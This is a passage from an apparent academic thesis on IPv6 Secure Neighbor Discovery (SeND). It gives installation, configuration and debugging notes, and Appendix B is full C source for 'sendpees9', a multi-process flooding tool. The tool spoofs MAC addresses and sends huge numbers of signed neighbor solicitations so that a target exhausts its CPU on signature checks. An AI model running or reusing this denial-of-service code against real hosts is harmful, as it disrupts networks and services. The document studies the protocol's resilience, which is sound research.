FreeBSD also does not provide the necessary NETGRAPH facilities in the kernel. Instructions on recompiling the kernel are provided in FreeBSD Handbook, Chapter II, Section 8, available online at http://www.freebsd.org/doc/en_US.ISO8859-1/books/handbook/kernelconfig.html.

For the purpose of installing SeND this list of options must be added at the end of the kernel configuration file:

option NETGRAPH
option NETGRAPH_BPF
option NETGRAPH_ETHER
option NETGRAPH_SOCKET

The stock kernel configuration is in “/usr/src/sys/*i386*/conf/GENERIC”. It is best to make a copy of it “cp /usr/src/sys/*i386*/conf/GENERIC /usr/src/sys/*i386*/conf/MYKERNEL1”, and then alter the new configuration’s “ident” field in with the name of the new kernel (MYKERNEL1 in this example). At this moment you must compile and install the new kernel according to the procedures outline in the FreeBSD Handbook. For a fully automatic start of the SeND daemon on FreeBSD6.x, you also need to add “sendd”=”ON” in “/etc/rc.conf” and create a startup script using template code provided with FreeBSD. Once the new kernel is running and the required libraries are installed, you can proceed to install the actual SeND software.

SeND installation:

1. Download SeND from http://www.docomolabs-usa.com/lab_osrc_downl.html which contains very helpful User Guide, also available online at http://www.docomolabs-usa.com/pdf/SEND_UserGuide.pdf

2. Move the downloaded files to a parent directory where you want the SeND package to be installed, “mv send_0.2.zip /usr/local/; cd /usr/local/”

3. Unpacking SeND will automatically create the directories necessary, and place all the files within this structure “unzip ./send_0.2.zip”

4. Go to SeND’s directory “cd /usr/local/send_0.2” and set the desired options in “send_0.2\Makefile.config” The important options here are:

   a. “OS=linux” (or freebsd) depending on your platform

   b. “Prefix=/usr/local/send” pick the path for the binaries and libraries to be stored

   c. “USE_CONSOLE=y” it will help with debugging, highly recommended

   d. “DEBUG_POLICY=DEBUG” it will help with debugging, highly recommended

5. Compile SeND with a standard “./configure; make; make install” procedure, files will be placed in the directory described by the prefix command in Makefile.config as described in the previous point.

At this point you have all the binaries, utilities and libraries placed in “/usr/local/send”. If SeND compiled without problems it is a good sign that it found all the necessary libraries. The best way to see unresolved library dependencies is to run “ldd /usr/local/send_0.2/sendd/sendd” as it will show paths of all libraries. If an entry does not have a path, the library is either missing or in a unexpected location.

Configuration of SeND

Make a directory storing all the keys and configuration files in the standard /etc/ directory “mkdir /etc/send”. The main SeND configuration file is expected to be “/etc/sendd.conf”. This file contains the locations of the keys, location of CGA parameter specifications, and a few options. Keep in mind that as of version 0.2, the number of options configurable through this file is very limited comparatively what is described in the User Guide. The parser file (“send_0.2/send/params_lex.l”) indicates

that it only recognizes the absolute minimum of options needed for SeND to operate. If you need to change other options, they will have to be hardcoded into source files and recompiled. A reasonable configuration of "/etc/sendd.conf" might look like:

```
named default {
      snd_cga_params /etc/sendd/cga.params.der;
      snd_cga_priv /etc/sendd/key.pem;
      snd_cga_sec 0;
}
```

This will require the CGA parameters to be stored in "/etc/send/cga.params.der" and the keys are stored in "/etc/sendd/key.pem". Therefore we can proceed to create keys needed to operate using the command "cgatool --gen -R 4096 -k /etc/sendd/key.pem -p 2005:: -o /etc/sendd/cga.params -s 0". This command will create a 4096-bit key for the interface on 2005:: prefix with SEC value of zero, and placing the key file and the CGA parameter file in agreement with the settings in "/etc/sendd.conf" from the example above. It will also print out a new CGA address to stdout, to be used as the IPv6 address.

If you need to create a new CGA address using the same keys as before, indicate which keys should be used with"-k key.pem" and specify a new CGA parameter set output with "-o newcga.params.der".

If you are altering an existing CGA parameter set invoke the cgatool command with "-D cga.params.der". This comes in useful if you change the Sec value, or generate an address for a different prefix. Cgatool will use the same keys and modifier as before, but the output CGA will be generated from the new set of parameters.

The different CGA parameters should allow SeND to operate with multiple contexts, serving different prefixes, however I was unable to make it do so, which limited me to use SeND only using the FE80:: addresses, preventing using SeND to do things like protecting Router Advertisements.

Debugging mode:

SeND comes with a very nice, albeit unstable debug mode. If SeND daemon is started with a "-d" parameter, it presents us with an interactive console. This console can be given commands to provide us with more detailed information on particular aspects of SeND, and as such it has been a tremendous help in course of experimentation. "Debug_levels" gives a list of all the possible sections of details we can request. "debug_on sendd cga" gives details on cga verifications, "debug_on libcrypto (DETAIL!)" shows the results of all the hashing, encryption and decryption as it is happening in real time. Some of this detail becomes overwhelming or too fast, thus I highly recommend running the debug mode SeND in a terminal window with a hefty scroll-back buffer. There is a debug option directing all the messages to the syslog, but I was unable to make it work. Regardless of commands given, the output of the debug mode was always sent to stdout, which could not be redirected to a file, due to the interactive nature of the debug mode.

Another limitation of the SeND's debug mode its instability. Some commands, like "debug_off sendd all" caused an instant SEGFAULT, which resulted in program termination with no cleanup procedures running, which on Linux it caused the firewall rules to remain in place, which prevented SeND to be started again without running the cleanup procedures manually with the "/etc/init.d/sendd stop" command.

The debug mode is the most helpful utility when crafting SeND like packets, as it can display results of many SeND operations. The usual packet-slicing utilities like Wireshark are of not much help, as they do not recognize SeND protocol, displaying only ICMPv6 options with large, but meaningless payloads. On the programming side, the debugging mechanism is also simple enough to alter or add extra debugging messages directly in the SeND's source code, providing even more information. It is not the most comfortable tool, but power it provides is well worth the trouble.

Useful utilities and commands

Systat with any of the following switches:

-icmp6: most specific information about ICMPv6 packets

-ifstat: throughput per interface

-iostat: throughput per disk, also CPU usage allocated to user, system, or interrupt

-ip6: general IPv6 packet accounting

-netstat: active connections

-pigs: biggest CPU consumers

-vmstat: general overview of most vital statistics (processes, interrupts, cpu load and usage, disk and swap usage)

Ndp is the utility to monitor and manage the Neighbor Cache, and as such is crucial to observing SeND's behavior. Here's a short list of the most useful parameters:

-a shows a list of all Neighbor Cache entries

-c deletes all Neighbor Cache entries

-d deletes a specific Neighbor Cache entry

Ndp is a BSD-only utility, in Linux 'ip –f inet6 neigh' commands have roughly equivalent purpose.

APPENDIX B: SOURCE CODE

A. SENDPEES9.C

```
#include <unistd.h>
#include <pthread.h>
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <pcap.h>
#include "thc-ipv6.h"
#include <sys/types.h>
#include <sys/socket.h>
#include <arpa/inet.h>
#include <openssl/rsa.h>
#define HIGH 255
#define LOW  0
#define THREAD_NUM  150

/* data structure to hold data to pass to a thread
   (later converted to processes) */
struct thread_data
{
   int thread_id;
   unsigned char* dev;
   unsigned char srchw[6];
   unsigned char dsthw[6];
   unsigned char* pkt;
   int pkt_len;
};

/* array of these thread data structs */
struct thread_data thread_data_array[THREAD_NUM];

/* main function */
int main(int argc, char **argv)
{
   thc_cga_hdr *cga_opt; /* CGA header */
   thc_key_t *key;   /* public key */
   struct in6_addr addr6; /* socket addr */
   unsigned char *pkt = NULL; /* generic packet space */
   unsigned char *testdst6, *dst6, *cga, *cga6, *dev; /* IPv6 addrs */
   /* various parts of packets, temporaries */
   char advdummy[16],soldummy[24], prefix[8], addr[50];
   /* MAC addresses for testing, attacking */
   unsigned char dsthw[] = "\xff\xff\xff\xff\xff\xff";
   unsigned char tgthw[] = "\x00\x1a\xa0\x41\xf0\x2d";  /*real attack mac*/
   /*unsigned char tgthw[] = "\x00\x12\x3f\xae\x22\x3f"; */ /*real attack mac*/
   /*char dsthw[] = "\x33\x33\xff\x12\x34\x56";  */
   /*unsigned char srchw[] = "\x00\x11\x11\x32\xb2\x84";*/ /*00:11:11:32:B2:84*/
   unsigned char srchw[] = "\xdd\xde\xad\xbe\xef\xdd";
   unsigned char srchwreal[] = "\x00\x11\x11\x32\xB2\x84";
   unsigned char tag[] = "\xdd\xde\xad\xbe\xef\xdd\xdd\xde\
                  \xad\xbe\xef\xdd\xbe\xef\xaa\xaa";
   int pkt_len = 0;  /* packet length */
   int flags = 0;  /* ICMPv6 flags */
```

```
thc_ipv6_rawmode(0); /* generate my own MAC addresses */
int debug = 0;  /* debug switch */

if (argc != 5)
{
  printf("original sendpees by willdamn <willdamn@gmail.com>\n");
  printf("modified sendpeesMP by Marcin Pohl <marcinpohl@gmail.com>\n");
  printf("usage: %s <inf> <key_length> <prefix> <victim>\n", argv[0]);
  printf("Send SEND neighbor solicitation messages and make target \
       to verify a lota CGA and RSA signatures\n");
  exit(1);
}

FILE *fp; /* file pointer for reading from /dev/urandom */
unsigned char test[6];  /* randomized mac storage */
int result=0,pid,status, rc, i; /* exit codes */

memset(&test, 0, 6); /* set 6 bytes to zero */
fp = fopen ("/dev/urandom", "r"); /* set FP to /dev/urandom */

dev = argv[1]; /* read interface from commandline */

memcpy(addr, argv[3], 50); /* read prefix from commandline */
inet_pton(PF_INET6, addr, &addr6); /* start a socket */
memcpy(prefix, &addr6, 8); /* first 8 bytes of sockaddr is prefix */

key = thc_generate_key(atoi(argv[2])); /* EXPENSIVE KEYGEN HERE! */
if (key == NULL)
{
  printf("Couldn't generate key!");
  exit(1);
}

/*makes options and the address*/
cga_opt = thc_generate_cga(prefix, key, &cga);
/* cga = thc_resolve6("::");   */
if (cga_opt == NULL)
{
  printf("Error during CGA generation");
  exit(1);
}

for (i=0; i<THREAD_NUM; ++i)
{
  pid = fork();
  if (pid==0)
  {
    printf("Creating thread %d\n", i);

                    /*randomize MAC here*/
                    result= fread(&test,sizeof(unsigned char),6,fp);
    test[0]= 0; /* set MAC to intel */
    test[1]= 170; /* set MAC to intel */
    test[2]= 0; /* set MAC to intel */

    /* ICMP6 TARGET, IPDST */
    /* dst6 = thc_resolve6(argv[4]); */
    /* dst6 = thc_resolve6("ff02::2");*/
    /* dst6 = thc_resolve6("fe80::2873:2031:1142:f1f8"); */
    /* real proper CGA address */
```

```
/* cga6 = thc_resolve6("fe80::30b4:f52d:584f:5cdf"); */
/* testdst6 = thc_resolve6("fe80::dead:beef:abba:feed");*/
dst6 = thc_resolve6("fe80::3016:32de:1aba:ac2");

/* set ICMP OPTION SLLA HERE */
memset(advdummy, 'D', sizeof(advdummy));
memset(soldummy, 'D', sizeof(soldummy));
/* set destination IP here */
memcpy(advdummy, dst6, 16);   /*dstIP*/
memcpy(soldummy, dst6, 16);   /*dstIP*/

/* fixed values for NS */
soldummy[16] = 1;
soldummy[17] = 1;
memcpy(&soldummy[18], test , 6); /*  SLLA OPTION  */

/* ND flags */
flags = ICMP6_NEIGHBORADV_OVERRIDE;

/* create IPv6 portion */
/*if((pkt = thc_create_ipv6(dev, PREFER_GLOBAL, &pkt_len, cga, dst6, \
0, 0, 0, 0, 0)) == NULL)*/
if ((pkt = thc_create_ipv6(dev, PREFER_LINK, &pkt_len, cga, dst6, \
                        0, 0, 0, 0, 0)) == NULL)
{
  printf("Cannot create IPv6 header\n");
  exit(1);
}

/* create ICMPv6 with SeND options */
/*   if(thc_add_send(pkt, &pkt_len, ICMP6_NEIGHBORADV, 0x0, flags, \
advdummy, 24, cga_opt, key, NULL, 0) < 0)*/
if (thc_add_send(pkt, &pkt_len, ICMP6_NEIGHBORSOL, 0x0, flags, \
               soldummy, 24, cga_opt, key, NULL, 0) < 0)
{
  printf("Cannot add SEND options\n");
  exit(1);
}
free(cga_opt);

if (debug)
{
  printf("%02x:%02x:%02x:%02x:%02x:%02x\n",test[0],test[1],test[2],\
        test[3],test[4],test[5]);
  printf("%02x:%02x:%02x:%02x:%02x:%02x\n",dsthw[0],dsthw[1],dsthw[2]\
        ,dsthw[3],dsthw[4],dsthw[5]);
  fflush(stdout);
}

/* attach the IPv6+ICMPv6+SeND to an Ethernet frame with random MAC */
if ((result= thc_generate_pkt(dev, test, tgthw, pkt, &pkt_len)) < 0)
{
  fprintf(stderr, "Couldn't generate ipv6 packet, error num %s !\n",\
         result);
  exit(1);
}

printf("Sending %d...",i);
fflush(stdout);
```

```
        int count=1000000000;
        while (count)
        {
          /* send many packets */
          thc_send_pkt(dev, pkt, &pkt_len);
          --count;
        }

        exit(1);
      }
    }
    wait(&status);
}
```

LIST OF REFERENCES

[1] T. Narten and E. Nordmark and W. Simpson, IETF RFC 2461: Neighbor Discovery for IP Version 6 (IPv6), December 1998.

[2] J. Arkko, Ed. And J. Kempf and B. Zill and P. Nikander, IETF RFC 3971: SEcure Neighbor Discovery (SEND), March 2005.

[3] T. Aura, IETF RFC 3972: Cryptographically Generated Addresses (CGA), March 2005.

[4] D. E. Bell, L. J. LaPadula, Secure Computer System: Mathematical Foundations, Bedford, Mass: Air Force Electronic Systems Division, November 1973.

[5] R. Droms, IETF RFC 2131: Dynamic Host Configuration Protocol, March 1997.

[6] D. Plummer, IETF RFC 826: An Ethernet Address Resolution Protocol, November 1982.

[7] G. Fairhurst, "Address Resolution Protocol (arp)" [online], Aberdeen, UK: University of Aberdeen, December 2005 [cited April 2007], available from the WWW: http://www.erg.abdn.ac.uk/users/gorry/course/images/arp-eg.gif.

[8] R. Hinden and S. Deering, IETF RFC 4291: Internet Protocol Version 6 (IPv6) Addressing Architecture, February 2006.

[9] C. M. Kozierok "IPv6 Interface Identifiers and Physical Address Mapping" [online] September 2005 [cited April 2007] available from WWW:http://www.tcpipguide.com/free/t_IPv6InterfaceIdentifiersandPhysicalAddressMapping-2.htm.

[10] S. Thomson and T. Narten, IETF RFC 2462: IPv6 Stateless Address Autoconfiguration, December 1998.

[11] A. Conta and S. Deering, IETF RFC 2463: Internet Control Message Protocol (ICMPv6) for the Internet Protocol Version 6 (IPv6) Specification, December 1998.

[12] S. Convery, D. Miller, “IPv6 and IPv4 Threat Comparison and Best-Practice Evalutation” [online] March 2004 [cited April 2007] available from WWW: http://www.cisco.com/web/about/security/security_services/ciag/documents/v6-v4-threats.pdf.

[13] S. Kent and K. Seo, IETF RFC 4301: Security Architecture for the Internet Protocol, December 2005.

[14] N. R. Murphy and D. Malone, *IPv6 Network Administration*. Sebastopol: O’Reilly Media, March 2005.

[15] I. van Beijnum, *Running IPv6*. Berkeley: Apress, 2006.

[16] C. Lynn and S. Kent and K. Seo, IETF RFC 3779: X.509 Extensions for IP Addresses and AS Identifiers, June 2004.

[17] S. Farrell and R. Housley, IETF RFC 3281: An Internet Attribute Certificate Profile for Authorization, April 2002.

[18] P. Nikander, Ed. And J. Kempf and E. Nordmark, IETF RFC 3756: IPv6 Neighbor Discovery (ND) Trust Models and Threats, May 2004.

[19] M. Handley, Ed. E. Rescorla, Ed., IETF RFC 4732: Internet Denial-of-Service Considerations, November 2006.

INITIAL DISTRIBUTION LIST

1. Defense Technical Information Center
   Ft. Belvoir, Virginia

2. Dudley Knox Library
   Naval Postgraduate School
   Monterey, California